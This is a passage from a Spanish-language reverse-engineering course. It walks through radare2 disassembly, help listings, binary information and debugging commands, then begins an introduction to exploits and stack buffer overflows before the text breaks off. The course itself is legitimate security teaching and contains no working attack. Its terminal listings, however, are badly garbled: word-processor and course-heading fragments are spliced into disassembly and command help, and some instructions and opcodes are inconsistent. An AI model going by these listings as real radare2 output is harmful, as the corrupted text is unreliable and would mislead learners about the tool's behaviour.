
interfaz para radare llamada [Cutter](#).

Cutter facilita en gran medida el uso de radare, aunque los usuarios expertos prefieren utilizar radare en su versión de terminal. Una de las funcionalidades más interesantes que agrega Cutter es la posibilidad de incluir el código de Ghidra (herramienta que comentaremos más en detalle más tarde), lo que da un gran valor y utilidad a la herramienta.

A continuación, vamos a ver los primeros pasos que podemos dar con radare, tanto para realizar análisis de código (con el desensamblador) como para realizar análisis dinámico (con el debugger). Se introducirán los comandos habituales, aunque si se desea profundizar en todos los comandos disponibles se recomienda echar un vistazo al libro de radare: <https://radare.gitbooks.io/radare2book/>

### 3.1 Desensamblado y primeros pasos

Para abrir un fichero en radare debemos pasar la ruta del fichero como primer parámetro. Después de abrir un binario en radare, lo primero que podemos intentar ver es el código desensamblado del programa.



```
[4 ~/Downloads] > radare2 stack0.exe
-- Print the contents of the current block with the 'p' command
[[0x004014e0]]> aaaa
[0x004014e0]>aaaa
    [+] Reversing - Plantilla Word
    [x] Analyze all flags starting with sym. and entry0 (aa)
    [x] Analyze len bytes of instructions for references (aar)
    [x] Analyze function calls (aac)
    [x] Emulate code to find computed references (aae)
    [x] Analyze consecutive function (aat)
    [x] Constructing a function name for fcn.* and sym.func.* functions (aan)
    [x] Type matching analysis for all functions (afta)
[[0x004014e0]]> s main
[[0x00401574]]> pdf
    [+] Escribir en Reversing - Plantilla Word
        [+] main:
            / (fcn) sym._main 23
            \ sym._main 0:
                ; CALL XREF from 0x004013de (sym.__tmainCRTStartup)
                0x00401574      55          push ebp
                0x00401575      89e5        mov ebp, esp
                0x00401577      83e4f0      and esp, 0xfffffff0
                Otro: 0x0040157a      e871010000  call sym._main
                0x0040157f      e8c1ffffff  call sym._try_to_call_me
                0x00401584      b800000000  mov eax, 0
                Introducir: 0x00401589      c9          leave
                \ 0x0040158a      c3          ret
[[0x00401574]]>
    [+] Primeros pasos con IDA
```

Abriendo un binario con radare y mostrando el desensamblado de la función principal

La anterior imagen muestra cuales son los primeros pasos que debemos realizar nada más cargar un binario en radare. El significado de los comando utilizados es:

- **aaaa:** los comandos 'a' son los comandos que realizan análisis del binario. Cuanto mayor es el número de 'a' mayor es el análisis realizado. En nuestro caso se ha realizado un análisis completo con cuatro 'a'. Es importante realizar un análisis inicial para poder tener la información necesaria sobre cadenas, llamadas (referencias cruzadas), listas de funciones, etc.
- **s main:** este es el comando 'seek' (s), que nos permite movernos al lugar indicado como

parámetro. En este caso nos hemos movido a la función principal del programa. Como parámetros pueden pasarse nombres de funciones o direcciones de memoria (ejemplo: `s 0x00401574`)

- **pdf:** este comando imprime el código desensamblado correspondiente a la función en la que nos encontramos actualmente. Cada una de las letras del comando indica algo:
  - p: print. Imprimir por pantalla.
  - d: desensamblado.
  - f: función.

En resumen, `pdf` significa: ‘print disassembly function’, es decir, imprime el desensamblado de la función actual.

El comando de impresión (`p`) permite incluir diferentes modificadores, como por ejemplo el modificador de hexadecimal (`x`), que imprime en hexadecimal.

```
[0x00401574]> px
- offset-01 p 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00401574 5589 e583 e4f0 e871 0100 00e8 c1ff ffff U.....q.....
0x00401584 b800 0000 00c9 c390 6690 6690 5383 ec28 .....f.f.S..C
0x00401594 a1e4 5340 0089 0424 e87f 0400 0083 f8ff ..S@...$.....
0x004015a4 8944 2418 0f84 8200 0000 c704 2408 0000 .D$.....$...
0x004015b4 00e8 f210 0000 a1e4 5340 0089 0424 e859 ..S@...$.Y
0x004015c4 0400 0089 4424 18a1 e053 4000 8904 24e8 ...D$...S@...$.
0x004015d4 4804 0000 8944 241c 8d44 241c 8944 2408 H...D$..D$..D$.
0x004015e4 8d44 2418 8944 2404 8b44 2430 8904 24e8 .D$..D$..D$0...$.
0x004015f4 ec10 0000 89c3 8b44 2418 8904 24e8 2a04 .....D$...$.*.
0x00401604 0000 a3e4 5340 008b 4424 1c89 0424 e819 ..S@..D$...$..
0x00401614 0400 00c7 0424 0800 0000 a3e0 5340 00e8 ....$.....S@..
0x00401624 7c10 0000 83c4 2889 d85b c390 8b44 2430 I.....C..[...D$0
0x00401634 8904 24ff 158c 6140 0083 c428 89c3 89d8 ..$...a@...C....
0x00401644 5bc3 8d76 008d bc27 0000 0000 83ec 1c8b [...v...'.
0x00401654 4424 2089 0424 e831 ffff ff85 c00f 94c0 D$ ..$.1.....
0x00401664 83c4 1c0f b6c0 f7d8 c390 9090 a104 3040 .....0@
[0x00401574]>|: VUPlayer 2.49 stack b...
```

Representación hexadecimal con ‘px’

El comando ‘pdf’ también podemos resumirlo en ‘pd’, aunque no nos mostrará el código completo de la función actual, sino un listado de instrucciones que no acaba en la última instrucción de la función. Tanto en ‘px’ como en ‘pd’ podemos indicar como parámetro la cantidad de bytes o instrucciones respectivamente, que deseamos imprimir.

```
[0x00401574]> pd 5
  ;-- main:
/ (fcn) sym._main 23
d  sym._main () {
    Address: [0x00401574] 00401574
    +0x00401574: 55          push    ebp
    +0x00401575: 89e5        mov     ebp, esp
    +0x00401577: e83e4f0/ DEP... call   sym._mainCRTStartup
    +0x0040157a: e871010000  call   sym._main
    +0x0040157f: e8c1ffff    call   sym._try_to_call_me
[0x00401574]> px 20
  ;-- Stack Cookies
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00401574: 5589 e583 e4f0 e871 0100 00e8 c1ff ffff U.....q.....
0x00401584: b800 0000
[0x00401574]>
```

Limitando el número de instrucciones y bytes a imprimir

Como podemos observar, el comando de impresión permite introducir diferentes modificadores y parámetros, y si no los conocemos no podemos utilizarlos. Tanto con el comando 'print' como con cualquier otro comando de los disponibles, podemos utilizar el modificador '?' para consultar la ayuda del comando, e incluso de los modificadores, mostrándonos posibles modificadores adicionales que pueden incluir y los parámetros que pueden utilizarse.

```

[[0x00401574]> p?
| Usage: p[-68abcdFfImrstuxz] [arglen] [@addr] norm... Calibri 11 B I U A
| p-[?][jh] [mode] bar/json/histogram blocks (mode: e?search.in)
| p=[?][bep] [blk]s] [len] [blk] show entropy/printable chars/chars bars
| p2 [len] 8x8 2bpp-tiles
| p3 [file] print stereogram (3D)
| p6[de] [len]lema base64 decode/encode
| p8[?][j] [len] 8bit hexpair list of bytes
| pa[d] [arg] pa:assemble pa[d]:disasm or pae: esil from hexpairs
| pA[n_ops] show n_ops address and type
| p[b[B]b] [len]([skip])n Immediates bindump N bits skipping M
| pb[?] [n] bitstream of N bits
| pB[?] [n] bitstream of N bytes
| pc[?][p] [len]uggers output C (or python) format
| pC[d] [rows] print disassembly in columns (see hex.cols and pdi)
| pd[?] [sz] [a] [b] disassemble N opcodes (pd) or N bytes (pD)
| pf[?][nam]-[fmt] IDA print formatted data (pf.name, pf.name $<expr>)
| ph[?][=lhash] ([len]) calculate hash for a block
| pj[?] [len] print as indented JSON
| p[i][df] [len]pasos con IDA print N ops/bytes (f=func) (see pi? and pdi)
| p[kK] [len] print key in randomart (K is for mosaic)
| pm[?] [magic] print libmagic data (see pm? and /m?)
| pq[?][z] [len]print QR code with the first Nbytes of the current block
| pr[?][glx] [len] print N raw bytes (in lines or hexblocks, 'g'unzip) los conocemos no podemos utilizarlos
| ps[?][pwz] [len] print pascal/wide/zero-terminated strings
| pt[?][dn] [len] print different timestamps
| pu[?][w] [len] print N url encoded bytes (W=wide)
| pv[?][h] [mode] show variable/pointer/value in memory
| pwd display current working directory
| px[?][owq] [len] hexdump of N bytes (o=octal, w=32bit, q=64bit)
| pz[?] [len] print zoom view (see pz? for help)
[[0x00401574]> pd?
| Usage: p[d][ajbrfils] [sz] [arch] [bits] # Print Disassembly
| NOTE: len parameter can be negative...
| NOTE: Pressing ENTER on empty command will repeat last pd command and also seek to end of disassembled range.
| pd N disassemble N instructions
| pd -N Ejemplo disassemble N instructions backward
| pd N disassemble N bytes
| pda disassemble all possible opcodes (byte per byte)
| pdb Ejemplo disassemble basic block
| pdc pseudo disassembler output in C-like syntax
| pdC show comments found in N instructions
| pdf Detecto errores en el código fuente
| pdi like 'pi', with offset and bytes
| pdj Búsqueda de vulnerabilidad disassemble to json
| pdJ Búsqueda de vulnerabilidad formatted disassembly like pd as json
| pdk disassemble all methods of a class
| pdl Búsqueda de vulnerabilidad show instruction sizes
| pdr Búsqueda de vulnerabilidad recursive disassemble across the function graph
| pdR recursive disassemble across the function graph (from current basic block)
| pdS recursive disassemble block size bytes without analyzing functions
| pds[?] disassemble summary (strings, calls, jumps, refs) (see pdsf and pdfs)
| pdt disassemble the debugger traces (see atd)
[[0x00401574]> px?
| Usage: px[0afoswqWqQ][f] # Print hexadecimal

```

Mostrar ayuda en comandos y modificadores

Igualmente, para el comando de análisis y sus modificadores, también podemos consultar la ayuda y decidir el tipo de análisis que sea más acorde a las tareas que deseamos realizar. De esta forma evitamos consumir tiempo de análisis que no necesitamos. Aún así, siempre podemos utilizar 'aaaa' si no nos importa el tiempo de análisis y no estamos seguros del análisis concreto que necesitamos.

```

[[0x00401574]> a? pasos con IDA
|Usage: a[abdefGhoprstc] [...]
| aa[?]           analyze all (fcns + bbs) (aa0 to avoid sub renaming)
| ab [hexpairs]   analyze bytes
| abb [len]        analyze N basic blocks in [len] (section.size by default)
| ac [cycles]     analyze which op could be executed in [cycles]
| ad[?]          analyze data trampoline (wip)
| ad [from] [to]  analyze data pointers to (from-to)
| ae[?] [expr]    analyze opcode eval expression (see ao)
| af[?]          analyze Functions
| AF              same as above, but using anal.depth=1
| ag[?] [options] output Graphviz code
| ah[?]          analysis hints (force opcode size, ...)
| ai [addr]       address information (show perms, stack, heap, ...)
| an [name]@[addr] show/rename/create whatever flag/function is used at addr
| ao[?] [len]     analyze Opcodes (or emulate it)
| a0[?] [len]     Analyze N instructions in M bytes
| ap Ejemplo: VUPF find prelude for current offset
| ar[?]          like 'dr' but for the esil vm. (registers)
| as[?] [num]    analyze syscall using dbg.reg
| av[?] Ejemplo: Stack show vtables
| ax[?]          manage refs/xrefs (see also afix?)
[[0x00401574]> aa?
|Usage: aa[0*?]?# see also 'af' and 'afna'
| aa             alias for 'af@ sym.*;af@entry0;afva'
| aa*            analyze all flags starting with sym. (af @@ sym.*)
| aaa[?] Búsqueda de vulnerabilidades autóname functions after aa (see afna)
| aab            aab across io.sections.text
| aac [len]       analyze function calls (af @@ `pi len~call[1]`)
| aac* [len]     flag function calls without performing a complete analysis
| aad [len]       analyze data references to code
| aae [len] ([addr]) analyze references with ESIL (optionally to address) A
| aaf            run aef on all functions (same as aef @@f)
| aai[j]         show info of all analysis parameters
| aan            Address Spurts autóname functions that either start with fcn.* or sym.func.*
| aap            find and analyze function preludes
| aar[?] [len]   analyze len bytes of instructions for references
| aas [len] X (Non executable) analyze symbols (af @@= `isq~[0]`)
| aat [len]      analyze all consecutive functions in section En las se
| aatT [len]     analyze code after trap-sleds malware
| aau [len] task Canario list mem areas (larger than len bytes) not covered by functions desarrollo
| aav [sat]      find values referencing a specific section or map función

```

Ayuda para los comandos de análisis de binarios

Otro de los comandos que es interesante ejecutar nada más cargar un ejecutable en radare es el comando 'i', que nos mostrará información básica sobre el binario, como las protecciones activadas durante la compilación, la fecha de compilación, el tipo de binario, el sistema operativo para el que ha sido compilado, etc. La información sobre las medidas de protección incorporadas es interesante si estamos intentando buscar vulnerabilidades en el binario.

```
[[0x00401574]> i
blksz 0x0 Archivo Editar Ver
block 0x100
fd 3
file stack0.exe 100%
format pe
iorew false
mode -r-x
size 0x57783
humansz 349.9Kema
type EXEC (Executable file)
arch x86
binsz 358275
bintype pe
bits 32
canary false
class O PE32 debuggers
cmp.csum 0x0005f9f3
compiled Tue Feb 25 13:06:28 2020
crypto rc4false ón a IDA
endian little
havecode true
hdr.csum 0x0005f9f3isos con IDA
linenum true
lsvms false
machine i386
maxopsz 16
minopsz 1
nx true
os windows
overlay true
pcalign 0
pic true
relocs true
signed false
static false
stripped trueptos básicos. Stack b
subsys Windows CUI
va true
```

Información del ejecutable usando 'i'

Los que hemos visto hasta ahora son los comandos más básicos para poder empezar a utilizar radare para analizar el funcionamiento de un binario. Otra de las funcionalidades básicas es la posibilidad de buscar cadenas o patrones de bytes. Para ello, utilizaremos el comando '/', que junto a diferentes modificadores nos permitirá buscar cadenas de texto (/I), patrones de bytes (/x), instrucciones e incluso 'magic bytes' de otros tipos de ficheros que puedan encontrarse ocultos dentro del fichero (/m).

```

[[0x00401574]> /?
!Usage: /![bf] [arg]Search stuff (see 'e??search' for options)
!Use io.va for searching in non virtual addressing spaces
! / foo\x00           search for string 'foo\0'
! /j foo\x00          search for string 'foo\0' (json output)
! /!x 00              search for first occurrence not matching, command modifier
! /!x 00              inverse hexa search (find first byte != 0x00)
! /+ /bin/sh          construct the string with chunks
! //                  repeat last search
! /a jmp eax          assemble opcode and search its bytes
! /A jmp              find analyzed instructions of this type (/A? for help) Los que he analizado
! /b                  search backwards, command modifier, followed by other commandes
! /B                  search recognized RBin headers
! /c jmp[esp]o: VUPlayer search for asm code matching the given string
! /ce rsp,rbp          search for esil expressions matching
! /C[ar]              search for crypto materials
! /d 101112            search for a deltified sequence of bytes
! /e /E.F/i           match regular expression
! /E esil-expr        offset matching given esil expressions %%= here
! /f Detección de buffer overflows search forwards, command modifier, followed by other commandes
! /F file [off] [sz]   search contents of file with offset and size
! /h[t] [hash] [len]  find block matching this hash. See /#?
! /i foo              Búsqueda de vulnerabilidades search for string 'foo' ignoring case En las secciones de malware o
! /m magicfile        search for matching magic file (use blocksize) parcialmente
! /M                  search for known filesystems and mount them automatically
! /o [n]               Búsqueda de vulnerabilidades show offset of n instructions backward
! /O [n]               same as /o, but with a different fallback if anal cannot be used
! /p patternsize      search for pattern of given size
! /P patternsize      search similar blocks
! /r[erwx][?] sym.printf analyze opcode reference an offset (/re for esil)
! /R [grepopcode]s Space Seach for matching ROP gadgets, semicolon-separated
! /s                  search for all syscalls in a region (EXPERIMENTAL)
! /v[1248] value      look for an `cfg.bigendian` 32bit value
! /V[1248] \min\max   look for an `cfg.bigendian` 32bit value in range
! /w foo              search for wide string 'f\0o\0o\0'
! /wi foo             search for wide string ignoring case 'f\0o\0o\0'
! /x ff..33            Stack Canary / Stack Overflow search for hex string ignoring some nibbles
! /x ff0033            search for hex string
! /x ff43:ffd0         search for hexpair with mask
! /z min max           Búsqueda de protección de memoria search for strings of given size

```

Lista de modificadores disponibles para utilizar con el comando '/' de búsqueda

Como podemos observar, radare ofrece una gran cantidad de modificadores que permiten buscar casi cualquier cosa en el fichero abierto. Incluso es posible obtener una lista de **ROP gadgets** (**/R**), que más adelante veremos que son y lo importantes que son cuando utilizamos **ROP** para desarrollar un exploit para una vulnerabilidad.

Por otro lado, radare también ofrece una interfaz de terminal algo más interactiva, que podemos utilizar con el comando **V**. La primera vista que veremos al utilizar V será la vista hexadecimal, para ir cambiando de vista podemos presionar la tecla 'p'.

La imagen anterior muestra la interfaz interactiva que podemos utilizar a través del comando V, y pulsando la tecla 'p' podemos llevar a esta vista, en la que podemos ver el código desensamblado, el estado de los registros y en la parte superior un pequeño dump de memoria sincronizado con ESP (tope de la pila). Esta vista es especialmente útil durante la depuración de un binario en ejecución.

## 3.2 Depuración

La depuración de binarios utilizando radare funciona de igual forma que la apertura de binarios de forma normal, es decir, a base de comandos. Para depurar un ejecutable con radare lo primero que debemos hacer es ejecutar utilizando la flag '-d'.

```
C:\Users\IEUser\Desktop
λ radare2.exe -d stack0.exe
Spawned new process with pid 4008, tid = 3996 Re-arm (all except Wind
r_sys_pid_to_path: Cannot get module filename.= attach 4008 3996
bin.baddr 0x00400000
Using 0x400000 For Windows 8, 8.1 and
Spawned new process with pid 2056, tid = 2872
r_sys_pid_to_path: Cannot get module filename.asm.bits 32
-- *(ut64*)buffer ought to be illegal
[0x77a96c58]> |
```

Ejecución en modo depuración del binario 'stack0.exe'

Todos los comandos de radare relacionados con el modo depuración se encuentra bajo el comando 'd', aunque se pueden y se deben utilizar los comandos que hemos introducido en la sección anterior para poder visualizar el código desensamblado, el contenido de la memoria, etc.

```
[0x77a96c58]> d?
Usage: d   # Debug commands
| db[?]           Breakpoints commands
| dtb[?]          Display backtrace based on dbg.btdepth and dbg.btalgo
| dc[?]          Continue execution
| dd[?]           File descriptors (!fd in r1)
| de[-sc] [perm] [rm] [e] Debug with ESIL (see de? )
| dg <file>       Generate a core-file (WIP)
| dh [handler]    Transplant process to a new handler
| di[?]           Show debugger backend information (See dh)
| dk[?]           List, send, get, set, signal handlers of child
| dL[?]           List or set debugger handler
| dm[?]           Show memory maps
| do[?]           Open process (reload, alias for 'oo')
| doo[args]        Reopen in debugger mode with args (alias for 'ood')
| dp[?]           List, attach to process or thread id
| dr[?]           Cpu registers
| ds[?]           Step, over, source line
| dt[?]           Display instruction traces (dtr=reset)
| dw <pid>        Block prompt until pid dies
| dx[?]           Inject and run code on target process (See gs)
```

Comandos de debugger

Uno de los comandos más importante es el comando '**db**' que nos permite añadir y quitar breakpoints en las direcciones de memoria deseadas.

```
[0x77a96c58]> db?
Usage: db      # Breakpoints commands
      db          List breakpoints
      db sym.main   Add breakpoint into sym.main
      db <addr>     Add breakpoint
      db- <addr>    Remove breakpoint
      db-*        Remove all the breakpoints
      db.          Show breakpoint info in current offset
      dbj          List breakpoints in JSON format
      dbc <addr> <ccmd> Run command when breakpoint is hit
      dbc <addr> <cmd>  Run command but continue until <cmd> returns zero
      dbd <addr>    Disable breakpoint
      dbe <addr>    Enable breakpoint
      dbs <addr>    Toggle breakpoint
      dbf          Put a breakpoint into every no-return function
      dbm <module> <offset> Add a breakpoint at an offset from a module's base
      dbn [<name>]   Show or set name for current breakpoint
      dbi          List breakpoint indexes
      dbi <addr>    Show breakpoint index in given offset
      dbi.         Show breakpoint index in current offset
      dbix <idx> [expr] Set expression for bp at given index
      dbic <idx> <cmd> Run command at breakpoint index
      dbie <idx>    Enable breakpoint by index
      dbid <idx>    Disable breakpoint by index
      dbis <idx>    Swap Nth breakpoint
      dbite <idx>   Enable breakpoint Trace by index
      dbitd <idx>   Disable breakpoint Trace by index
      dbits <idx>   Swap Nth breakpoint trace
      dbh x86      Set/list breakpoint plugin handlers
      dbh- <name>  Remove breakpoint plugin handler
      dbt[?]       Show backtrace. See dbt? for more details
      dbx [expr]    Set expression for bp in current offset
      dbw <addr> <r/w/rw> Add watchpoint
      drx number addr len perm Modify hardware breakpoint
      drx-number   Clear hardware breakpoint
```

Modificadores para gestión de breakpoints

Es especialmente recomendable utilizar el modo gráfico interactivo, ya que nos proporciona información sobre el estado de la ejecución de un solo vistazo. Si no utilizamos este modo tendremos que ir utilizando comandos para poder visualizar cierta información (como el contenido de los registros).

```
[0x55f238119799 [xaDvc]0 125 /media/sf_shared_vm_write/papify/share/chall]> diq;?0;f t.. @ main
breakpoint at 0x00000000
offset -      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x7ffef22ae798 bb1b 92dd ab7f 0000 0000 0000 0000 .....*
0x7ffef22ae7a8 78e8 2af2 fe7f 0000 0000 0400 0100 0000 x.*.....
0x7ffef22ae7b8 9997 1138 f255 0000 0000 0000 0000 0000 ...8.U.....
0x7ffef22ae7c8 76cf af19 072d 806e d090 1138 f255 0000 v.....n...8.U...
rax 0x55f238119799    rbx 0x00000000    rcx 0x7fabddab4718
rdx 0x7ffef22ae888    r8 0x7fabddab6a50    r9 0x7fabddaed780
r10 0x00000000    r11 0x00000000    r12 0x55f2381190d0
r13 0x7ffef22ae870    r14 0x00000000    r15 0x00000000
rsi 0x7ffef22ae878    rdi 0x00000001    rsp 0x7ffef22ae798
rbp 0x55f238119860    rip 0x55f238119799    rflags 1PZI
orax 0xfffffffffffffff
README.lice;-- rax:  * Trash
;-- rip:  Devices
/ (fcn) main 134
  int main (int argc, char **argv, char **envp);
  ; var int32_t var_4h @ rbp-0x4
sf_shared_vm_write
; DATA XREF from entry0 @ 0x55f2381190ed
  0x55f238119799 b Ne 55      push rbp
  0x55f23811979a 4889e5      mov rbp, rsp
  0x55f23811979d 4883ec10    sub rsp, 0x10
  0x55f2381197a1 c745fc000000. mov dword [var_4h], 0
  0x55f2381197a8 488b05712800. mov rax, qword [reloc.stdout_32] ; [0x55f2381197a8]
```

Vista interfaz interactiva de depurador

El resto de funcionalidad se puede conseguir a base de comandos, utilizando los mismo comandos que si no estuviésemos depurando. Mientras nos encontremos en el modo

interactivo podemos pulsar **Control+**: para sacar una pequeña consola en la que podemos introducir el comando de radare que deseemos.

Por otro lado, cuando nos encontramos en el modo interactivo, podemos utilizar las mismas teclas que en OllyDBG para controlar la ejecución del programa en depuración:

- **F7**: para ejecutar una instrucción, y si es un CALL entrar a la primera instrucción de la función
- **F8**: para ejecutar una instrucción, y si es un CALL ejecutar la función completamente y parar en la siguiente instrucción después de ejecutar la función.
- **F9**: continuar la ejecución

Estas son las teclas rápidas que podemos utilizar para controlar el debugger en modo interactivo en radare. Como vemos, utiliza las teclas habituales de casi cualquier debugger decente, como OllyDBG, x64dbg, etc.


Personalmente no recomiendo la depuración de binarios con radare en Windows, ya que es más sencillo y rápido el uso de debuggers con una interfaz de verdad, como x64dbg.

## 4. Vulnerabilidades, exploits y payloads. Detección y análisis

En las secciones anteriores hemos visto diferentes herramientas que nos permiten analizar una muestra de malware o un programa. Estas mismas herramientas se pueden utilizar para, una vez comprendido total o parcialmente la funcionalidad de un programa, poder detectar vulnerabilidades en el mismo, así como desarrollar exploits que aprovechen dichas vulnerabilidades para ejecutar código que no estaba dentro del funcionamiento normal del programa.

No siempre, pero una parte importante del malware que podemos encontrar utiliza exploits que aprovechan vulnerabilidades en otro software para ejecutar su propio código malicioso. En ocasiones estos exploits se utilizan como vector de entrada, es decir, son la forma de infectar el equipo de sus víctimas. En otras ocasiones, el malware utiliza los exploits para ejecutar código como si se tratase de otro software, para, por ejemplo, heredar los privilegios del software explotado y lograr así ejecutar tareas que requieren mayores privilegios.

Dependiendo del software en el que encontramos la vulnerabilidad, ésta tendrá un valor mayor o menor. Siendo las vulnerabilidades para los navegadores más populares las más valiosas, y es que una de estas vulnerabilidades puede suponer para un atacante un vector de entrada muy valioso. Pensemos lo peligroso que puede ser que, gracias a una de estas vulnerabilidades, un atacante pueda infectar un sistema con una simple visita a una web.



En la anterior imagen podemos ver una tabla confeccionada por la empresa de adquisición de vulnerabilidades **ZERODIUM**. En el top de la tabla podemos ver las vulnerabilidades que permiten obtener ejecución de código remota en un sistema Windows con 'cero click', es decir, sin interacción del usuario.

A lo largo de esta sección vamos a introducir los conceptos básicos para entender por qué se producen estas vulnerabilidades, como podemos detectarlas y cómo podemos explotarlas, además de las herramientas que podemos usar para ello.

## 4.1 Conceptos básicos. Stack buffer overflow

Vamos a explicar a continuación por qué ocurre un 'stack buffer overflow'. Para ello, necesitaremos recordar los conceptos básicos que se introdujeron al comienzo de este módulo, donde se introdujo el funcionamiento de la pila y de la CPU.

Un 'buffer overflow' es un desbordamiento del buffer. Como sabemos, en un programa tenemos diferentes secciones de memoria, que se utilizan para almacenar datos e información utilizada de un modo u otro durante la ejecución del programa. Para poder almacenar datos en estas zonas de memoria, el programa de reservar esta memoria en algún momento, y debe indicar la


cantidad de memoria necesaria que se debe reservar.

Como vimos durante la primera parte del módulo, en función del momento en el que se reserve la memoria, esta memoria se encontrará en diferentes zonas: la pila, el heap, el BSS, etc. Durante la ejecución de un programa, pueden producirse ciertas situaciones inesperadas en las que dicho programa acabe tratando de almacenar una cantidad de información superior a la cantidad de memoria reservada, produciéndose de este modo un desbordamiento del buffer.

